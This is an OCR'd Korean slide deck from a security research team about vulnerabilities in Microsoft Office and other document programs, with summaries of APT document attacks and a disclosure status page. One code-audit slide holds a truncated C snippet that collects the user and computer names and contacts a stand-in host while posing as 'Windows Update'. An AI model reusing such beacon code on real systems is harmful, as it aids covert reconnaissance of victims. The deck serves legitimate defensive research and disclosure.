프로토콜 벡터 기반
문서 프로그램 취약점 분석

LAST DANCE

About Team

- **홍성흔 / 사이버보안학과**
- Project Manager
- ENKI WhiteHat, Security Researcher

- **김한서 / 소프트웨어학과**
- Lead Researcher
- HSpace, Security Researcher

Agenda

1 Introduction

2 Motivation

3 Research


4 Result & Demo

5 Future Works

1. Introduction

문서를 열 때
파일을 읽는 과정

문서 내에 포함된
이미지, 동영상



문서가 모니터에
표현되는 과정

문서 내에 포함된
외부에 접근하는 링크

문서를 여는 행위, 그 자체가 공격 표면이 된다


1. Introduction

파일 포맷 파서

CFP/OOXML 컨테이너

임베디드 오브젝트

OLE Object, Embedded media



렌더링 엔진

이미지, 폰트, 수식 렌더링

프로토콜 핸들러

ms-msdt, search-ms 등

국내외 문서 프로그램 대상 취약점 발굴을 통한 사이버 안보 강화

2. Motivation

1 문서 기반 침투의 시대

APT37 ‘Artemis’ 캠페인 (2025.12)

- 북한 정찰총국 연계 ScarCruft/Reaper가 한국 인권 단체·언론사 작가·연구원을 표적으로 한 다단계 스피어 피싱 캠페인 수행
- HWP 문서 내부에 OLE 개체를 은닉하고 사용자가 하이퍼링크를 클릭하는 순간 DLL Side-Loading을 통해 RoKRAT 백도어 실행

Kimsuky ‘방위산업 세미나’ 표적 공격 (2025.01)


- 국내 유명 법무법인 대상으로 한국방위산업학회 방위산업 디지털 혁신 세미나(계획).hwp 파일 발송, 보안 장비 탐지 우회 위해 암호 설정
- HWP 내부 OLE 개체가 임시 폴더에 다수 파일 생성 → 작업 스케줄러에 15분 주기 반복 동작하도록 등록 → C2 통신으로 추가 악성코드 다운로드

Kimsuky '통일교육 지원서' 워터링홀 공격 (2025.03)

- 국내 통일 분야 교육 프로그램 공식 사이트의 공지 게시글에 악성 HWP 지원서 파일 업로드, 신뢰된 채널을 통해 신청자에게 무차별 감염
- HWP 내부 OLE 개체로 document.bat 실행 → 미끼 문서 표시와 동시에 작업 스케줄러 등록으로 영구적 장악


2. Motivation

2 프로토콜 핸들러 : 새로운 표면



2. Motivation

2 프로토콜 핸들러 : 새로운 표면



2. Motivation

3 문서 프로그램, 단일 제품이 아닌 생태계


Microsoft

3. Research

1 연구 대상

Microsoft Office 365

- Word, PowerPoint, Outlook, Excel
- 상용에서 많이 사용되는 docx, pptx, xlsx 모두 Microsoft Office 제품 군에서 사용




3. Research

2 연구 방법

소프트웨어 분석

- 취약점 분석을 위해 Code Audit / Fuzzing 등 다양한 방법을 도입하여 분석
- Windows Intel x86 바이너리를 기준으로 분석

Code Audit



Fuzzing


Reverse Engineering

3. Research

2 연구 방법

소프트웨어 분석 – 1. Code Audit


```c
#include <windows.h>
#include <wininet.h>

int main() {
    char user[64], computer[64];
    DWORD userLen = sizeof(user), computerLen = sizeof(computer);

    GetUserNameA(user, &userLen);
    GetComputerNameA(computer, &computerLen);

    HINTERNET net = InternetOpenA("Windows Update", INTERNET_OPE
    HINTERNET url = InternetOpenUrlA(net, "http://example.com/",

    Sleep(3000);

    if (url) InternetCloseHandle(url);
    if (net) InternetCloseHandle(net);
}
```



3. Research

2 연구 방법


소프트웨어 분석 – 2. Fuzzing



3. Research

2 연구 방법

소프트웨어 분석 – 3. Reversing



3. Research

2 연구 방법

AI 에이전트 활용

- Antrophic 社 Claude Code 에이전트
- OpenAI 社 Codex 에이전트

3. Research

2 연구 방법

AI 에이전트 활용

프로그램을
코드 형태로 복구하는 도구

Windows 프로그램을
실행 중에 분석

프로그램 동작을
실시간으로 바꾸는 도구

네트워크 통신을
감청, 조작하는 도구

프로그램 실행 중인
컴퓨터 환경을 관찰하는 도구

3. Research

3 연구 요약

문서 열기

보호 레이어

Protected View
(제한된 보기)

Trust Manager
(보호정책 관리)

Secure Reader
(안전한 파일 읽기)

Activation Filter
(활성화 여부 결정)

파일 포맷 파서

Binary Formats
XML-based (docx, xlsx, pptx)

문서 내 포함된 OLE 객체

OLE2 Container
RTF object
ActiveX Controls

미디어 표현

Image format (jpeg, png)
Audio / Video format (avi, mp3)
Graphic arts

외부 참조

Hyperlinks
External Data source
msdt, search 기능

4. Result & Demo

1 취약점 제보

Status ⓘ

Develop

We're investigating the issue. We appreciate your patience and discretion.

Please respect coordinated vulnerability disclosure and not report this publicly before we have notified you that this issue is fixed.

Submission number

VULN-183555

Case number

